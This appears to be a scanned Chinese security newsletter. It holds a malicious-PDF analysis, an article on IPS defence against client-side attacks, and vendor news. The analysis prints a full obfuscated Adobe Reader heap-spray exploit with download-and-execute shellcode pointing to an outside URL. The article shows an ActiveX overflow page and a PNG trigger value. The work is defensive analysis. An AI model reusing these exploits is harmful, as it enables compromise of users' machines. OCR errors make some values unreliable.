%u6A2F%u746F%u7774%u6265%u632E%u6D6F%u6F2F%u6
46C%u662F%u7869%u7469%u702E%u7068%u693F%u3D64%
u3031%u0000");var lrtH8=new Array(); function bve(gyl,GSUR){
while(gyl.length*2<GSUR)gyl+=gyl; gyl=gyl.substring(0,GSUR/
2);return gyl;} function Kjk59(){ var Wycx8=0x0c0c0c0c;var
EUv=0x400000;var b3NB=I45V.length*2; var GSUR=EUv-
(b3NB+0x38);var gyl=unescape("%u9090%u9090");
gyl=bve(gyl,GSUR);var wsjt=(Wycx8-0x400000)/EUv; for (var
oL13s=0;oL13s<wsjt;oL13s++)lrtH8[oL13s]=gyl+I45V; try{var
```

```


g1J=app.viewerVersion.toString(); g1J=g1J.charAt(0)*100+g1J.
charAt(2)*10+g1J.charAt(4); if((g1J>=800)&&(g1J<=812))
{var uLB=unescape("%u0A0A%u0A0A");var pCs=20;var
uwS=pCs+145V.length; while(uLB.length<uwS)uLB+=uLB;var
Pit=uLB.substring(0,uwS); var tfq=uLB.substring(0,uLB.length-
uwS); while(tfq.length+uwS<0x60000)tfq=tfq+tfq+Pit; for(WJn
=0;WJn<1200;WJn++){IrtH8[WJn]=tfq+145V} var zjmG="12999
9999999999999999";for(Tpx=0;Tpx<276;Tpx++)zjmG+="8"; util.
printf("%45000f",zjmG); if((g1J<710)||((g1J>800)&&(g1J<812)
)){Kjk59(); var y7py=unescape("%u0c0c%u0c0c");while(y7py.
length<44952)y7py+=y7py; this.collabStore=Collab.collectEmail
Info({subj:"",msg:y7py}); if((g1J<=900)&&(g1J!=711)&&(g1J!=813
)&&app.doc.Collab.getlcon){Kjk59(); var tsRF=unescape("%09"
);while(tsRF.length<0x4000){tsRF+=tsRF;} tsRF="N."+tsRF;app.
doc.Collab.getlcon(tsRF);} }catch(e){

```

----- 8< -----

确认恶意代码所利用的漏洞


经过上节的分析处理，我们得到了一个通过替换变量名和函数名混淆的漏洞利用攻击代码，把文本中的“;”替换为“;n”可以把代码的结构看得更清楚些，人工阅读时基本上不影响对代码的理解。代码的前半部分是执行典型的 HeapSpray 操作，后半部分实现对漏洞的触发。至于攻击代码利用了是什么漏洞，我们可以通过检查代码中的关键调用来识别。



```

145U=unescape("%u3190%u99C0%u0364%u3040%u408B%u880C%u1C70%u88AD%
u0868%u78E8%u0000%u8B00%u3C45%u8B53%u0554%u5678%uEA01%u0C98%u52FF%
u728B%u0120%u41EE%u31AD%u99D8%uCBC1%u010D%u4003%u0299%u0554%u75F%
u39F%u75F%u5EEA%u5E8B%u0124%u66EB%u0C8B%u8B4B%u1C5E%uE081%u048B%
u018B%u5EE8%uFF5B%u50E0%u49BF%u0FED%uFF7E%u5ED3%u5056%u5452%u5656%
uBF50%u488B%u5FE3%uD3FF%u0159%u85CE%u580C%u0E3%uE975%u5058%u0C62%
u948D%u2036%uA1D5%u0161%u3054%u83FC%u04EE%uF075%u31C3%uB6F6%u5B30%
u406A%u0152%u04E2%u5652%u54BF%uAFC%uFF91%u50D3%u0CE8%u0000%u7700%
u6E69%u6E69%u7465%u642E%u6C6C%uBF00%u4E8E%uEC0E%uD3FF%u5695%u5656%
u5656%u29BF%uE844%uFF57%u56D3%u0068%u0001%u5684%u856%uFF83%uFFFF%
u7468%u7074%u2F3A%u6A2F%u746F%u7774%u6265%u632E%u6D6F%u6F2F%u646C%
u662F%u7869%u7469%u702E%u7068%u693F%u3D64%u031%u0000");
var IrtH8=new Array();
function bve(gyI,GSUR){ while(gyI.length*2<GSUR)gyI+=gyI;
gyI=gyI.substring(0,GSUR/2);
return gyI;
} function Kjk59(){ var Wycx8=0x0c0c0c0c;
var EUV=0x400000;
var b3NB=145U.length*2;
var GSUR=EUV-(b3NB+0x38);
var gyI=unescape("%u9090%u9090");
gyI=bve(gyI,GSUR);
var wsjt=(Wycx8-0x400000)/EUV;
for (var ol13s=0;
ol13s<wsjt;
ol13s++){IrtH8[ol13s]=gyI+145U;
} try{var g1J=app.viewerVersion.toString();
g1J=g1J.charAt(0)*100+g1J.charAt(2)*10+g1J.charAt(4);
if((g1J>=800)&&(g1J<=812)){ var uLB=unescape("%u0A0A%u0A0A");
var pCs=20;
var uwS=pCs+145U.length;
while(uLB.length<uwS)uLB+=uLB;
var Pit=uLB.substring(0,uwS);
var tfq=uLB.substring(0,uLB.length-uwS);
while(tfq.length+uwS<0x60000)tfq=tfq+tfq+Pit;
for(WJn=0;
WJn<1200;
WJn++){IrtH8[WJn]=tfq+145U} var zjmG="12999999999999999999";
for(Tpx=0;
Tpx<276;
Tpx++)zjmG+="8";
util.printf("%45000f",zjmG);
} if((g1J<710)||((g1J>800)&&(g1J<812))){Kjk59();
var y7py=unescape("%u0c0c%u0c0c");
while(y7py.length<44952)y7py+=y7py;
this.collabStore=Collab.collectEmailInfo({subj:"",msg:y7py});

```



Web Images Videos Maps News Shopping Gmail more ▼

Google Search

About 2070 results (0.24 seconds) Advanced search

Everything More Show search tools

41495 Adobe Reader / Acrobat Collab.collectEmailInfo() Method Overflow ... 12 Feb 2008 ... Adobe Reader / Acrobat 8.1.1 Collab.collectEmailInfo() Method Overflow ... as it has been reported to fix this vulnerability ... es0sb.org/41495 - Cached - Similar

Adobe Acrobat and Reader Multiple Arbitrary Code Execution and ... 7 Jul 2008 ... Paul Craig reported the 'joboptions' vulnerability to the vendor. Vulnerable: SUSE SUSE Linux Enterprise SDK 10.SP1 Sun Solaris 10 ... www.securityfocus.com/bid/27641 - Cached - Similar

Adobe Acrobat and Reader Multiple Arbitrary Code Execution and ... NOTE: Reports indicate that at the Collab.collectEmailInfo() function issue tracked by CVE-2007-5659 is being exploited in the wild. ... www.securityfocus.com/bid/27641/exploit - Cached - Similar

在本例代码中的关键调用就是“Collab.collectEmailInfo”，以“Collab.collectEmailInfo vulnerability”作为关键词，Google 很容易就能定位到相关的漏洞信息。

这是一个 2008 年公布的 Collab.collectEmailInfo() JavaScript 方法的超长参数栈缓冲区溢出漏洞，CVE ID 为 CVE-007-5659，影响 8.1.2 以下版本的 Adobe Reader/Acrobat 的软件，攻击者可以利用这个漏洞，通过诱使用户打开处理恶意 PDF 文件，在用户系统上执行任意指令。此漏洞在 2009 年被大量利用来向用户系统植入恶意代码。

Most Popular Exploits

Rank	2008 H2	2009 H1
1.	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)
2.	Microsoft WebViewFolderlooon ActiveX (CVE-2006-3730)	Microsoft Snapshot Viewer ActiveX (CVE-2006-2463)
3.	Internet Explorer "createControlRange" DHTML (CVE-2005-0055)	Adobe Acrobat and Reader Collab. CollectEmailInfo (CVE-2007-5659)
4.	RealPlayer IERPCtl ActiveX (CVE-2007-5601)	Microsoft IE7 DHTML Object Reuse (CVE-2009-0075)
5.	Apple QuickTime RSTP URL (CVE-2007-0015)	RealPlayer IERPCtl ActiveX (CVE-2007-5601)

Table 7: Most Popular Web Browser Exploits, 2008 H2 - 2009 H1

数据来源：XForce 2009 年上半年漏洞分析报告

Shellcode 的分析

I45V 变量从长度和数据编码方式上判断极有可能是 Shellcode，把 %u 编码的那片数据拷贝出来存成文件：

```
shellcode-encoded.dat
----- 8< -----
%u3190%u99C0%u0364%u3040... 更多数据 ...%u7869%u7469%
u702E%u7068%u693F%u3D64%u3031%u0000
```

```
----- 8< -----
```

可以用如下的脚本输出为二进制的 Shellcode:

```
decode-shellcode.py
----- 8< -----

import sys, re

s = sys.stdin.read()

c = ""

for u in re.findall('%u[0-9a-zA-Z]{4}', s):
    c += u[4:6].decode('hex')
    c += u[2:4].decode('hex')

sys.stdout.write(c)

----- 8< -----

>python decode-shellcode.py < shellcode-encoded.dat >
shellcode.dat
```

查看一下 Shellcode 中包含的字符串可能得到一些有用的信息：

```
>strings shellcode.dat
E<S
^VPRTVVP
XP)
```

6	bh-europe-08/Filiol/Presentation/bh-eu-08-
T0	filiol.pdf
0lj@R	Analyzing Malicious Documents Cheat
VT	Sheet
wininet.dll	http://zeltser.com/reverse-malware/
VVVVV	analyzing-malicious-documents.html
http://jottweb.com/old/fixit.php?id=10	Analyzing Malicious PDF Documents
从包含的明文字串来看, Shellcode 本身没有自编码, 从引用的 wininet.dll 程序库和 URL 链接分析, 应该是一个从指定 URL 下载执行程序的 Shellcode, 如果想更深入地了解 Shellcode 的执行细节可以对其静态反汇编及动态调试。	http://www.securitytube.net/Analyzing-Malicious-PDF-Documents-video.aspx
至此, 我们对此恶意 PDF 文件的各方面已经有了明确的结论, 手工分析的主要工作完成。	Analysing malicious PDF documents and shellcode
	http://www.honeynor.no/2008/08/24/analysing-malicious-pdf-documents-and-shellcode/
	PDF Reference and Adobe Extensions to the PDF Specification
	http://www.adobe.com/devnet/pdf/pdf_reference.html
参考文献	
Didier Stevens	Quickpost: About the Physical and Logical Structure of PDF Files
http://blog.didierstevens.com/	
Portable Document Format (PDF)	http://blog.didierstevens.com/2008/04/09/quickpost-about-the-physical-and-logical-structure-of-pdf-files/
Security Analysis and Malware Threats	
http://www.blackhat.com/presentations/	

从面向客户端的攻击防护再谈IPS的安全性

开发中心 李新军 产品管理中心 陈星霖

摘要：面向客户端的攻击，通常指以客户端为目标的一系列攻击组合，一般包括客户端感染和控制等多个阶段，这类攻击渐渐成为针对服务器攻击之后更加流行的攻击方式。这类攻击如果采用传统的 NIPS 检测和防护技术，往往存在着较多技术瓶颈。本文以利用恶意文件的定向攻击和网站挂马的定向攻击为例，分析了常见的面向客户端攻击的原理以及传统 NIPS 防护技术所遭遇的障碍，最后针对这类攻击提出了如何利用 NIPS 进行有效防护的技术。

关键词：面向客户端的攻击 恶意文件 定向攻击 文件内容动态分析 网站挂马

引言

近年来，网络安全威胁有了一些新的转变，个人终端开始逐渐成为攻击者垂涎的目标。这些终端计算机通常具有较强的处理性能、较大的存储空间、或者是攻击者渗入企业内网的潜在跳板，甚至每台接入互联网的主机，都可能面临着被侵害的风险。

这种现象的出现，同时还要归因于大量安全设备的部署，使得针对服务器的攻击很难成功；而诸如浏览器、office 办公软件之类的应用软件，让计算机终端变得不那么安全。攻击者对利用客户端应用的缺陷越来越感兴趣。

一、新的安全威胁开始朝着客户端延伸

一谈到网络攻击，让人很快会想起一连串的安全事件，想到 SQL 注入、D.o.S、蠕虫木马、暴力密码破解，诸如此类的攻击方法，也很容易联想到服务器的各种漏洞和缺陷。多数情况下，服务器一般会承载着价值不菲的生产数据或企业敏感信息，为了保护这些服务器免受攻击，企业往往会投入大量的物力和财力，对目标系统进行加固，在网络边界部署大量安全产品。

服务器相对安全了，攻击者就要开始寻找新的攻击途径。如果能在企业内网建立和维系一个僵尸主机群，再逐步向服务器区域渗

透，这会是一个不错的选择。这些僵尸主机通常还具有较高的计算和存储能力，甚至具备对企业内部关键服务器的访问权限，一旦被控制，其后果难以想象。

接下来，攻击者要考虑的是如何找到能为自己所用的僵尸主机。为达到目的，攻击者会尝试各种方法，试图获取企业内网中计算机终端的控制权限。

这些攻击方法被统称为“面向客户端的攻击”，通常以客户端为目标，一般包括客户端感染和控制等多个阶段，整个过程都在不为人知的情况下悄然发生，往往还会触发企业敏感信息外泄等安全事件。因为此类攻击具备较强的隐蔽性，而且正逐渐流行开来，已经受到用户和各安全厂商的广泛关注。

针对这类“面向客户端的攻击”，一般都是通过客户端安全软件的方式进行防御，但是在企业内部，由于客户端安全涉及到较多的管理和维护成本，所以目前很多厂商都在研究如何通过网关型设备对这类攻击进行防护，而国际知名的测试机构 NSS Labs 针对 NIPS 产品的测试，已经将“针对客户端攻击”的防护能力作为考察 NIPS 产品防护水平的

一项重要指标。

那么“面向客户端攻击”有什么样的特点，传统 NIPS 防护技术抵御该类攻击的时候有什么不足，NIPS 产品在防护“面向客户端攻击”的时候与传统防护模型有什么差异呢？采用了哪些技术，这些问题将通过分析以下两个典型的“面向客户端攻击”的案例进行详细阐述。

二、案例之一：利用恶意文件发起的定向攻击分析及防护

利用恶意文件发起的定向攻击，一般指诱骗特定的目标用户，打开精心构造的恶意文件（如攻击者精心构造的 DOC 文档，PNG 图片，MP3 音乐文件等），从而触发某个客户端应用的漏洞，最终导致可以执行任意代码，控制用户的计算机。

此类攻击主要利用客户端应用在解析文件格式的存在的缺陷，如整数溢出漏洞，栈溢出漏洞，堆溢出漏洞等等，通过在精心构造的文件中嵌入 SHELLCODE，当用户打开该恶意文件时就会触发相关漏洞，执行嵌入的 SHELLCODE。这种攻击常常使得普通用户无法察觉，同时带来的危害将是破坏

性的。

2.1 攻击举例：恶意 PNG 文件原理及利用介绍

利用恶意文件发起的定向攻击的原理和方法，下面结合漏洞 CVE-2009-1511（Windows XP SP 的 GDI+ 组件在解析特制的 PNG 文件时会造成拒绝服务攻击）举例说明。

首先简单介绍一下 PNG 文件格式，以及该漏洞的形成原因，PNG 文件由文件头以及一系列的数据块（Chunk）组成，Chunk 块的定义为：

```
struct Chunk{
    DWORD btChunkLen;
    CHAR btChunkType[4];
    BYTE bytes[btChunkLen];
    DWORD crc;
}
```

当某个 Chunk 块的 btChunkLen 等于 0xFFFFFFFF4 时就会触发该漏洞。

针对以上漏洞，传统的网络入侵防护系统(NIPS)一般采用特征匹配技术进行检测，例如在文件传输中，搜索是否存在特征字符

串 `\xFF\xFF\xFF\xF4`。

但是，单一的特征匹配技术很容易引发误报，二进制的文件格式，出现上述字符串是不难的事。针对本漏洞来说，这个特征字符串，却只有出现在用来指定 `btChunkLen` 值的时候才有意义。

再做进一步假设，如果 `btChunkLen` 的值在 `0xFFFFFFFF00` 到 `0xFFFFFFFF` 都会触发该漏洞，特征字符串该如何提取？从该漏洞的两百多个变形中，又如何提取出特征字符串呢？

2.2 传统 NIPS 防护技术所面临的挑战

传统的 NIPS 对此类攻击的防护支持不够，主要原因在于同一漏洞可能造成攻击样本的变种很多，如果 NIPS 只是基于特征字符串匹配的技术进行检测，不可避免会产生较多的误报，从而降低产品的安全有效性。

由精心构造的恶意文件而发起的攻击，如果要在网络中进行检测和防护，就要求 NIPS 等网关设备必须对承载文件传输的协议（如 HTTP, POP3, IMAP, FTP, SMB 等），能够进行精准和细致的解析。暂且不说提取特征字符串的难度，如果简单的采用基于特征字符串匹配的技术，当网络数据包出现分片的情况下，则容易造成特征字符串被截断的情况，从而造成无法匹配的情况。其它情况也很容易造成字符串被截断的情况，如：采用 base64 编码 SMTP 协议发送带附件的邮件时，从而无法匹配特征字符串导致漏报，诸多情况将极大增加此类攻击的检测和防护难度。

2.3 基于文件内容动态分析的检测技术

一款优秀的 NIPS，如果能够对恶意文件发起的攻击，进行较好的处理，系统自身应该深刻理解相关漏洞利用的基本原理，并结合特征字符串匹配技术，以及文件内容动态分析等技术，进行检测和处理。

仍以上例说明，NIPS 在监控 HTTP, FTP, SMTP 等协议时，当发现有文件传输，应该将文件数据送至恶意文件检测模块，结合 PNG 文件格式的 Magic Number (PNG 文件的前 8 个字节固定为 `0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A`)，以及文件扩展名 (.png)，判定出当前传输文件的类别，然后再将文件数据交付 PNG 文件解析引擎继续处理。

PNG 文件解析引擎会依据 PNG 文档规范解析文件数据，准确检查文件中每一个 Chunk 块的 `btChunkLen` 字段，当发现某个 Chunk 块的 `btChunkLen` 字段的值为 `0xFFFFFFFF4` 时候触发警报。特征字符串匹配技术和文件内容动态分析技术的综合应用，可以确保 NIPS 精准检测出利用恶意文件发起的攻击，同时从根本上也杜绝了此类攻击的任意变种，在提升 NIPS 整体安全有效性的同时，有效保障了内网终端主机的安全。

三、案例之二：网站挂马攻击的原理分析及防护

网站挂马攻击常常利用的是用户浏览器（如：IE, Firefox, Opera 等）以及 ActiveX 控件的相关漏洞，通过精心构造的脚本，触发某个浏览器或 ActiveX 的漏洞，继而通过利用 HeapSpray 技术（通过大量分配内存从而方便的利用漏洞执行任意指令的技术），控

制程序的执行，达到可以执行任意操作的目的，如从远程木马存放站点下载木马并执行，创建管理员用户，打开监听端口等行为。

典型的利用网站挂马进行攻击的示意图如下所示：




图 3 典型的网站挂马攻击示意

3.1 攻击举例：ActiveX 控件漏洞利用说明

先看一个简单的例子。瑞星在线病毒扫描的 ActiveX 插件 (v22.0.0.5) 曾出现过一个栈溢出漏洞，该漏洞发生在 Scan 函数上，

下面的代码片段演示了精心构造的 HTML 页面：首先利用 object 标签插入该 ActiveX 控件，然后通过 javascript 脚本构造了超长字符串 buf 传递给函数 Scan，从而触发该漏洞。

```
<object classid='clsid:9F4FB576-6933-4CCC-AB3D-B988EC43D04E' id='obj'></object>
<script type='text/javascript'>
  var buf = "A";
  while (buf.length < 520000)
    buf += buf + "A";
  obj.Scan(buf);
</script>
```

图 1 HTML 定制页面示意

传统的 NIPS 在检测这个漏洞的时候，会先在 HTTP 会话中搜索字符串“clsid:9F4FB576-6933-4CCC-AB3D-B988EC43D04E”以及字符串“Scan”，如果搜索到了就认为存在该漏洞。乍一看，好像是可以的（此处的讨论假设不存在关键字被截断的可能）。让我们接着看下面的代码片段：

```
eval(unescape("%6f%62%6a%2e%53%63%61%6e%28%62%75%66%29"));
```

图 2 攻击代码片段

这段代码仅仅利用了 Javascript 混淆技术对语句“obj.Scan(buf)”进行了混淆处理，其中一个字符串“Scan”则无法再匹配成功。通过 Javascript 的混淆技术，完全可以对攻击数据包进行复杂百倍的变形，从而轻松躲过传统 NIPS 的检测。

3.2 传统 NIPS 防护技术又一次遭遇窘境

和之前利用恶意文件进行的攻击一样，这一切的发生普通用户几乎是无法感知的。传统的 NIPS 针对这类攻击，采取了和检测恶意文件同样的，基于特征字符串匹配的检测技术。但是，真实的攻击大多会利用脚本的混淆技术，对脚本自身进行混淆处理。因为脚本

语言自身的灵活性，使得混淆完之后的结果可以变得极其复杂，可能导致基于特征字符串匹配的检测方式几乎完全失效。

不仅网站挂马攻击中会采用脚本的混淆技术，如今很多正常的 Web 应用也大量利用了混淆技术，究其原因主要是为了：

- 1) 为了加快网页被下载速度；
- 2) 从一定程度上保护自己的源码，使别人不是太容易阅读。

网站挂马攻击检测，如果依旧仅仅采用字符匹配技术，将会大大地增加提取特征字符串的难度（归因于前面提到的脚本混淆技术），给传统的 NIPS 带来额外的系统开销，同时会造成大量的误报，并漏过真正的攻击。

3.3 融合 Web 信誉机制和“用户会话”分析的网站挂马检测技术

针对日趋泛滥的网站挂马攻击，NIPS 需要做出重大技术改进，一方面可以考虑引入 Web 信誉机制，另外一方面需要加强用户对上网行为的内容分析能力。

源自第三方云安全平台的 Web 信誉评价机制，可以使得 NIPS 精确检测出网络中传输的恶意 Web 流量，并即刻给予报警和响应。为了跟踪、维持一个全面、可信的 Web 信誉列表，云安全平台需要对互联网资源（包括域名、IP 地址、URL 等），进行持续的威胁分析和信誉评级，并记录上述资源的内容和行为变化。

另一方面，基于“用户会话”的入侵防护理念，摒弃了传统的 TCP session 概念，而是将某一用户浏览网页所产生的一组 HTTP 会话定义为一个 Session，并将该 Session 承载的数据内容，送至加载了脚本引擎的沙箱执行分析，从而判断是否存在恶意 Web 流量。

仍以刚才所说的 ActiveX 控件漏洞为例，当把相应数据内容送至沙箱后，沙箱中的脚本引擎执行分析，通过监控页面中脚本的内存分配情况，如：大量重复的大块内存分配请求，可以认定为 HeapSpray 攻击。同时脚本引擎会监控页面中脚本对该 ActiveX 控件的使用情况，一旦发现有脚本尝试通过传递超长字符串调用 Scan 方法，可以认定为正在利用该漏洞进行攻击。

先进理念和技术的引用，使得 NIPS 能够有效抵御各类 Web 威胁渗入企业内网，进一步保障了终端用户的安全，同时还能防止潜在的隐私侵犯，保护企业机密信息。

四、结束语

面向客户端的攻击往往会带来严重的后果，而且代表着一种新的威胁趋势，目前已经引起了各安全厂商、第三方评测机构，以及业内媒体的重视，NSS Labs 在“安全有效性”专项测试中，就特别强调了 NIPS “针对客户端攻击”的防护能力要求。

历经严格且近乎残酷的测试之后，绿盟网络入侵防护系统（NSFOCUS NIPS）最终在此项测试中，获得了高达 92.8% 的通过率，该检测率已经达到业界顶尖水平，确保 NSFOCUS NIPS 能够为终端用户提供最大限度的防护能力。

面向客户端的攻击多数在悄无声息地发生，不易被察觉，同时此类攻击的变种极多，一般还掺杂着各种混淆技术，传统的入侵防护技术和产品已经难于防范。评价一款优秀的 NIPS 产品，不仅要全面检验其对于服务器的防护能力，还要考察对于面向客户端的威胁抵御能力，这样才能真正确保一款入侵防护网关的安全有效性。

绿盟科技与国际同行共同探讨 Web 安全抵御方案

7月26日，绿盟科技(NSFOCUS)作为国内的安全领军企业，应邀出席了澳门电脑保安事故协调中心(MOCERT)举办的网络安全技术研讨会。国际信息系统审计协会(ISACA)澳门分会以及澳门创新科技中心也参加了此次会议。在此次会议上，绿盟科技的安全专家阐述了国内互联网安全趋势，演示了DDoS攻击的技术原理和造成的严重后果，并提出行之有效的安全防护措施，获得了与会者的高度评价。

2010年4月9日，据中国国家互联网应急中心在其官方网站公布的《2009年中国互联网网络安全报告》数据显示，国内互联网威胁的前5位分别为网页恶意代码、网络仿冒、网页篡改、病毒蠕虫木马、拒绝服务攻击。中国大陆境内被控制的僵尸主机IP共26.2万余台，而国外有多达16.5万个主机IP参与控制，受感染的主机更多达几千万台。

面对如此严峻的互联网安全形势，绿盟

科技安全技术经理陈坤鹏在以“中国互联网安全”为主题的演讲中，分析了目前互联网常见的安全威胁的技术原理，并介绍了如何针对这些安全威胁进行安全防护。来自互联网方面的安全威胁日趋复杂，作为国内网络安全行业的先行者，绿盟科技愿意与行业及用户分享自己的研究成果，一同防御及消减这些安全威胁。”



图1 绿盟科技陈坤鹏讲解互联网安全形势

“对于Botnet而言，DDoS攻击只是其中的一种，Botnet其实是一个平台”，澳门MOCERT负责人唐康先生坦言，“在这个平台上，任何攻击类型都有可能发生”。此外，香港CERT负责人Roy Ko先生也做了题为“信息安全状态与趋势”的精彩演讲，提到互联网上的攻击在全球每个月发生几百次，而且特别集中在与商业运作有关的方面。在

瘫痪攻击发起之后，攻击者可能利用伪造的银行或者社交网络页面，骗取用户账户等关键性信息。



图2 贯穿 Web 应用生命周期的安全防护方案

十年来，绿盟科技致力于网络和应用安全问题的研究。绿盟科技安全技术团队从底层分析和掌握 SQL Injection、XSS、Web Malware、Botnet 等威胁的技术原理，从而针对这些互联网安全威胁，凭借扎实深厚的安全服务和安全产品，实现先行预防、实时防护和应急响应与恢复三个阶段的完整方案。此次会议上，绿盟科技还分享了在面对超大规模的DDoS攻击时，如何充分实现实时预警与分层防护，形成全方位的网络安全解决方案，为客户的网络应用贴心服务。

绿盟科技新一代万兆多核抗 DDoS 产品发布上市

7月9日,绿盟科技正式推出基于多核处理器架构的新一代万兆抗拒绝服务产品 ADS 6000。

作为绿盟科技定位于高端 DDoS 攻击防护市场的万兆 (10G) 攻击防护平台,该产品针对发生在运营商骨干网、城域网、IDC、互联网站等环境的 DDoS 攻击流量进行有效地清洗。该产品继承了绿盟科技异常流量清洗系列产品一贯丰富的防护算法、独特的防护设计、灵活的部署方式等技术上的优势,同时还具有以下特点:

高防护性能。单机 2U 设备具有 10G 小包攻击流量的线速处理能力,并可通过集群轻松组成 N*10G 性能的系统方案。

多核处理器硬件平台。产品采用先进的低功耗、安全专用的多核处理器,各种防护、管理业务可以在不同微核处理器上处理,有效增强应用型攻击防护性能。针对 DDoS 攻击日益应用化的趋势,专用安全多核处理器的应用将保障未来在增加新的应用层攻击

防护算法或业务的情况下,防护性能仍然得到充分保障。

绿色环保设计。整机设计从芯片到器件,充分考虑绿色、环保指标,实现系统的低功耗。

绿盟科技从 2002 年发布国内第一款拥有自主知识产权的专业抗拒绝服务攻击系统——“黑洞”产品以来,该产品系列从防护性能上已覆盖万兆、千兆和百兆网络环境下的防护需求,产品已广泛部署和应用于电信运营商、金融(银行、证券、保险)、能源、政府等各个行业,为运营商网络及各类客户系统的安全运行提供保障。本次 ADS 6000 高端产品的面世,将进一步提升针对抗拒绝服务高端产品市场的整体解决方案能力,也将再次提升绿盟科技该产品作为电信级异常流量清洗产品的市场影响力。

绿盟科技抗拒绝服务系统及网络入侵防护 / 检测系统采用 Tiler TILERPro64™ 处理器

绿盟科技今日宣布已经在其下一代抗拒绝服务系统 (Anti-DDoS) 和网络防护

/ 检测系统 (NIPS/NIDS) 中采用 Tiler® TILERPro64™ 多核处理器。新一代的抗拒绝服务系统将于 2010 年 7 月上市,新一代 IPS/IDS 系统也将在 2010 年晚些时候上市。除了采用目前的 Tiler TILERPro64™ 处理器,绿盟科技还与 Tiler 公司形成战略合作伙伴关系,还将在未来的产品研发中采用 Tiler 公司即将上市的 Gx 系列产品,用以建立其下一代更强大、更稳定的安全系统。

Tiler 公司是市场领先的多核处理器厂商,通过网状芯片架构将上百个核心高度集成在一个芯片上,解决了多核处理器的性能扩展问题及低功耗问题。对于 Tiler 的处理器,可以采用基于标准 Linux 的 gcc 编译器进行编程。TILERPro64 处理器从 2009 年开始就已经量产,该处理器集成了 64 个高性能处理器核心、4 个内存控制器、PCIe 控制器,以及高达 22Gbps 的以太网端口。

绿盟科技总裁沈继业说:“我们一直在寻找性能极高且低能耗的处理器,来满足飞速增长的网络信息检测和管理需求,同时向我们客户提供可靠的网络安全系统。我们之所以选择 Tiler 的 TILERPro64™ 处理器,

是因为它能够在每瓦特功耗中提供市场上最大的应用吞吐量和最好的性能，以便能够满足日益增长的高端安全需求、高端网络计算需求，以及云计算的需求。另外，我们的工程师能够在熟悉的 Linux 环境中使用通用标准工具快速开发新产品。”

Tilera 亚太区总经理吴晓东说：“我们非常荣幸能够与绿盟科技这样一个网络安全领域领导级的公司成为合作伙伴，我们也很欣赏绿盟科技开发最强大、最低耗的网络安全系统的愿景。我们的产品是目前市场上多核处理器领域的领导者，同时通过先进的技术为我们的客户提供高性能、节能、高性价比的可延展规划方案。”

绿盟科技获 2010 年度值得 CSO 信赖的信息安全产品奖

8月19日，由《计算机世界》主办的“2010 中国信息安全年会暨第 8 届中国 CSO 俱乐部大会”在北京香格里拉饭店隆重举行。2010 年最值得 CSO 信赖的品牌、服务、方案多项大奖也在本次盛会上揭晓。绿盟科技“网站安全监测服务”解决方案荣获 2010

年度值得 CSO 信赖的信息安全产品奖，这一结果充分肯定了绿盟科技在云计算及网络安全领域取得的成就。

作为信息安全产业每年举办一次的盛会，本次大会分设三大主题，分别是“云时代的信息安全”、“保护云时代的数据安全”及“保护云时代的 Web 安全”，聚集中国各行各业信息安全主管与产业界领导、专家、厂商，就云计算环境下的 Web 安全、数据安全、架构安全等话题进行深入研讨和交流。



图 1 绿盟科技赢得 2010 年度值得 CSO 信赖的信息安全产品奖

在本次大会“保护云时代的 Web 安全论坛”上，绿盟科技产品市场经理李晨以《NSFOCUS Security As a Cloud Service》为主题发表演讲，为听众阐述了

绿盟网站安全服务为用户提供的服务与价值。“网站安全监测服务”是绿盟科技“安全即服务”中的一项服务内容。通过对服务站点 7*24 小时不间断的远程透明式监测，提供安全检查、事件监测、风险分析服务，帮助网站管理人员从繁重的日常安全维护工作中解放出来。该项服务基于绿盟科技“云”平台，将安全作为一种“云”服务进行交付，并能够通过 Open API 的方式将信誉数据甚至安全检测能力与合作组织进行分享与融合。



图 2 绿盟科技产品市场经理李晨做主题演讲

多年来，绿盟科技一直关注应用层的安全研究。针对 Web 应用，从“漏洞扫描”、“配置管理”、“威胁防护”到今年推出的基于“云平台”的网站安全监测服务，已经形成了全方位的 Web 应用安全解决方案，真正实现

为客户的网站安全保驾护航。

绿盟科技与 StopBadware 达成战略合作 信誉服务国际共享

绿盟科技与国际网络安全权威组织 StopBadware 达成战略合作。作为数据提供方，协同 Google、AOL、PayPal、Mozilla 等机构一起，建立更为全面、及时、准确的恶意网站数据库，实现了全球互联网用户共享数据，共同维护互联网良好秩序。绿盟科技目前是中国唯一一家与 StopBadware 形成合作的安全厂商。

Data providers



StopBadware data providers are organizations that contribute data to our Badware Website Clearinghouse and participate in our independent review process. This demonstrates their commitment to sharing knowledge and to ensuring transparency and due process in the administration of their blocklists.

StopBadware 是全球最大搜索引擎 Google 的恶意网站数据的提供方，同时 Google 也向 StopBadware 开放数据。现今，搜索引擎是现今网民使用最为频繁的互联网入口之一，因此也是攻击者挂马的主要对象。为确保用户搜索信息时免受恶

